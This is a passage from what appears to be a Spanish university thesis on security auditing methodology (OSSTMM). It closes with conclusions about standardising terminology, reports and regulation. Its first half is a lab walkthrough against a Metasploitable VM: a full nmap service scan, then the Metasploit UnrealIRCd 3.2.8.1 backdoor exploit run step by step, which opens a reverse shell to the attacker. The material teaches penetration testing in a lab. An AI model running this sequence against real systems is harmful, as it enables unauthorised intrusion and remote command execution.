Service scan Timing: About 96.67% done; ETC: 19:05 (0:00:03 remaining)

Stats: 0:01:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 96.67% done; ETC: 19:05 (0:00:03 remaining)

Stats: 0:02:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 100.00% done; ETC: 19:06 (0:00:00 remaining)

Nmap scan report for 172.16.181.137

Host is up (0.000090s latency).

Not shown: 65505 closed ports
```

```
PORT      STATE SERVICE     VERSION

21/tcp    open  ftp         vsftpd 2.3.4

22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp    open  telnet      Linux telnetd

25/tcp    open  smtp        Postfix smtpd

53/tcp    open  domain      ISC BIND 9.4.2

80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp   open  rpcbind     2 (RPC #100000)

139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)

445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)

512/tcp   open  exec        netkit-rsh rexecd

513/tcp   open  login?

514/tcp   open  tcpwrapped

1099/tcp  open  rmiregistry GNU Classpath grmiregistry

1524/tcp  open  shell       Metasploitable root shell

2049/tcp  open  nfs         2-4 (RPC #100003)

2121/tcp  open  ftp         ProFTPD 1.3.1

3306/tcp  open  mysql       5.0.51a-3ubuntu5

3632/tcp  open  distccd     v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

5432/tcp  open  postgresql  DB 8.3.0 - 8.3.7

5900/tcp  open  vnc         VNC (protocol 3.3)

6000/tcp  open  X11         (access denied)

6667/tcp  open  irc         Unreal ircd

6697/tcp  open  irc         Unreal ircd

8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)

8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1

8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path
/usr/lib/ruby/1.8/drb)

33943/tcp open  status      1 (RPC #100024)

54936/tcp open  mountd      1-3 (RPC #100005)

56517/tcp open  unknown
```

```
59849/tcp open  nlockmgr    1-4 (RPC #100021)

MAC Address: 00:0C:29:C7:1A:26 (VMware)

Service Info: Hosts:  metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel



Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 163.34 seconds
```

Ahora lo que tendremos que hacer es examinar uno a uno en busca de vulnerabilidades asociadas a esa versión.
Por ejemplo, el siguiente servicio:

6667/tcp open irc Unreal ircd

Si buscas en internet se puede encontrar que existe una vulnerabilidad para la versión 3.2.8.1 así que habrá que probar si esta versión es vulnerable.
Vamos a utilizar una herramienta llamada *Metasploit* que básicamente es un almacén de exploits y podremos buscar si existe alguno para nuestra vulnerabilidad.

```
root@kali:~# service postgresql start

[ ok ] Starting PostgreSQL 9.1 database server: main.

root@kali:~# service metasploit start

Configuring Metasploit...

Creating metasploit database user 'msf3'...

Creating metasploit database 'msf3'...

insserv: warning: current start runlevel(s) (empty) of script `metasploit'
overrides LSB defaults (2 3 4 5).

insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script
`metasploit' overrides LSB defaults (0 1 6).

[ ok ] Starting Metasploit rpc server: prosvc.

[ ok ] Starting Metasploit web server: thin.

[ ok ] Starting Metasploit worker: worker.

root@kali:~# msfconsole
```

Para empezar a utilizarlo necesitaremos activar un par de servicios primero que son la BBDD Postgresql sobre la que corre Metasploit, y después la propia herramienta como servicio.

Primero tenemos que elegir cual es el exploit que vamos a utilizar. Para eso realizaremos una búsqueda en la BBDD de exploits a ver si alguno coincide con nuestro servicio:

```
msf > search unreal



Matching Modules

================



   Name                                        Disclosure Date  Rank
Description

   ----                                        ---------------  ----       -
----------

   exploit/linux/games/ut2004_secure           2004-06-18       good
Unreal Tournament 2004 "secure" Overflow (Linux)

   exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent
UnrealIRCD 3.2.8.1 Backdoor Command Execution

   exploit/windows/games/ut2004_secure         2004-06-18       good
Unreal Tournament 2004 "secure" Overflow (Win32)
```

Parece que el de en medio se llama igual que nuestro servicio, así que usaremos este.

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Una vez lo tenemos seleccionado tendremos que seleccionar cual es la dirección IP de la víctima:

```
msf exploit(unreal_ircd_3281_backdoor) > set rhost 172.16.181.137

rhost => 172.16.181.137
```

Por último para ejecutar el exploit hay que lanzarlo:

```
msf exploit(unreal_ircd_3281_backdoor) > exploit



[*] Started reverse double handler

[*] Connected to 172.16.181.137:6667...

    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...

    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
using your IP address instead
```

```
[*] Sending backdoor command...

[*] Accepted the first client connection...

[*] Accepted the second client connection...

[*] Command: echo D58rTUpFUfUcISSn;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "D58rTUpFUfUcISSn\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (172.16.181.129:4444 ->
172.16.181.137:60907) at 2015-06-14 19:00:01 +0200
```

Ahora podemos ejecutar comandos en la máquina de la víctima porque tenemos una sesión abierta en esta:

```
dir

Donation              badwords.quit.conf  ircd.log   spamfilter.conf

LICENSE               curl-ca-bundle.crt  ircd.pid   tmp

aliases               dccallow.conf     ircd.tune  unreal

badwords.channel.conf  doc              modules    unrealircd.conf

badwords.message.conf  help.conf        networks

ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0c:29:c7:1a:26

          inet addr:172.16.181.137  Bcast:172.16.181.255  Mask:255.255.255.0

          inet6 addr: fe80::20c:29ff:fec7:1a26/64 Scope:Link

          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

          RX packets:66705 errors:0 dropped:0 overruns:0 frame:0

          TX packets:66679 errors:0 dropped:0 overruns:0 carrier:0

          collisions:0 txqueuelen:1000

          RX bytes:4007663 (3.8 MB)  TX bytes:3611073 (3.4 MB)
```

```
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback

          inet addr:127.0.0.1  Mask:255.0.0.0

          inet6 addr: ::1/128 Scope:Host

          UP LOOPBACK RUNNING  MTU:16436  Metric:1

          RX packets:142 errors:0 dropped:0 overruns:0 frame:0

          TX packets:142 errors:0 dropped:0 overruns:0 carrier:0

          collisions:0 txqueuelen:0

          RX bytes:44105 (43.0 KB)  TX bytes:44105 (43.0 KB)


pwd

/etc/unreal
```

8 Conclusiones y Trabajo Futuro

En este capítulo se expondrán las conclusiones y el trabajo futuro que habría que realizar para continuar con el trabajo.

Con el desarrollo de la guía de implementación de la metodología OSSTMM que se entrega como documento adjunto, se facilita la tarea a un estudiante recién licenciado o a un profesional con poca experiencia en seguridad informática para que pueda empezar a realizar sus primeras auditorías de seguridad siguiendo una metodología de reconocido prestigio. Gracias a esta guía el auditor podrá saber cómo llevar a cabo las distintas pruebas que propone la metodología de una forma práctica.

Todas las organizaciones que han desarrollado y siguen desarrollando metodologías para realizar auditorías de seguridad han definido con gran éxito cuales son los pasos a seguir y cuál es la mejor forma de llevar a cabo las auditorías de seguridad. De esta manera consiguen que la industria de la seguridad ofensiva pueda seguir creciendo de forma satisfactoria.

Uno de los principales fallos que existen a día de hoy es que en la fase de Acuerdo Previo hay una gran confusión a la hora de definir cuáles son los distintos tipos de servicios que se pueden ofrecer dentro del concepto de Auditoría de Seguridad. Con lo que luego hay confusión a la hora de ver los resultados esperados.

Las metodologías son absolutamente necesarias para que pueda seguir evolucionando la industria de forma alineada y no de forma independiente. Para que los consumidores de estos servicios sepan de una forma clara que es lo que contratan y que es lo que pueden esperar, independientemente de la empresa a la que lo contrates.

Otro gran problema es que todavía las empresas no demandan los tipos de auditoria que realmente necesitan, o que más partido podrían sacar en función de sus necesidades. Muchas veces se limitan a cumplir con la legislación y no le dan la suficiente importancia a la preocupación por la seguridad de su organización.

8.1. Estandarización de la Terminología

Los distintos tipos de auditorías y metodologías tienen distintos objetivos, propiedades, alcance y profundidad. Debería ser posible poder comparar todos los tipos de auditoria de seguridad de igual a igual. Es decir, se debería de estandarizar la terminología para que a la hora de comparar todos los tipos existentes se pueda realizar una valoración más informada sobre cuál es la auditoria que más se ajusta a las necesidades de una organización.

Esto se convierte en un problema cuando se ofrece un trabajo de Test de Intrusión y lo que realmente se desarrolla y se documenta en el informe es una Auditoría de Vulnerabilidades, siendo esta una auditoría con una profundidad de las pruebas mucho menor.

En este sentido la metodología PTES está realizando un buen trabajo trabajando para intentar cumplir este objetivo desde un proyecto libre abierto para la participación de cualquiera. Y es este el camino que hay que seguir, estas metodologías y estándares abiertos son los que deberían marcar cuales son las líneas en las que debe apoyarse la industria.

8.2. Informes

La estructura de los informes está bien estandarizada aunque siempre se pueden realizar mejoras. A la hora de reportar las vulnerabilidades, varía mucho la calidad de un informe en función del detalle y de la profundidad que se llegue. Esto se resalta cuando un mismo cliente recibe dos informes de dos empresas distintas sobre la misma auditoria de seguridad.

Una parte importante de las pruebas realizadas son las métricas. Es importante cuantificar cual es la criticidad de la vulnerabilidad de tal forma que se pueda priorizar en un plan de reparación de los fallos encontrados. También es muy importante detallar cual es la causa del fallo para ayudar al responsable de la seguridad del sistema en cómo tiene que actuar en función de su entorno.

El tema de la estandarización de los informes es delicado. Puesto que muchas empresas encuentran en esto el valor añadido y la diferenciación frente a la competencia la forma en la que realizan sus informes. Esto es algo positivo cuando se utiliza para mejorar la calidad de este, pero cuando ocurre lo contrario se convierte en un factor negativo. Son siempre de gran ayuda las guías con buenas prácticas a la hora de redactar un informe.

8.3. Regulación

Es importante la existencia de metodologías para realizar las auditorias de seguridad como parte de regulaciones que lo exijan.

Pero lo que suele ocurrir en estas regulaciones (ej. ISO/IEC 27001) es que lejos de ser una revisión de seguridad completa de una infraestructura TI, es una lista de tipo *checkbox* en donde solo se evalúa la existencia del control de seguridad que protege el activo, pero no evalúa y analiza en profundidad el funcionamiento de este en busca de vulnerabilidades.

8.4. Trabajo futuro

El trabajo futuro que se debe de hacer para continuar este TFG es la implantación de una guía de pruebas para el resto de ámbitos.

Dentro del ámbito PHYSSEC, para la parte humana se debería realizar un repaso sobre todas las técnicas de ingeniería social que existen para manipular un objetivo humano con el fin de conseguir que este tome una acción que sea beneficiosa para nosotros.

En la parte física se deberá de enseñar las técnicas utilizadas para analizar la seguridad de los controles de seguridad física, desde técnicas *Lockpicking* hasta la evaluación de la seguridad de los sistemas de video vigilancia.

Para la parte SPECSEC se deberían de mostrar todas las técnicas que existen para identificar las señales en el todo el espectro electromagnético y como analizar la seguridad de estas.

Por último faltaría la parte de las telecomunicaciones del ámbito COMSEC, en donde habría que mostrar las técnicas existentes para evaluar la seguridad de las telecomunicaciones digitales y analógicas en redes de telefonía.

Glosario

OSSTMM: Open Source Security Testing Methodology Manual

PTES: The Penetration Testing Execution Standard

NIST: National Institute of Standards and Technology

OWASP: The Open Web Application Security Project

ISECOM: Institute for Security and Open Methodologies

SIEM: Security information and event management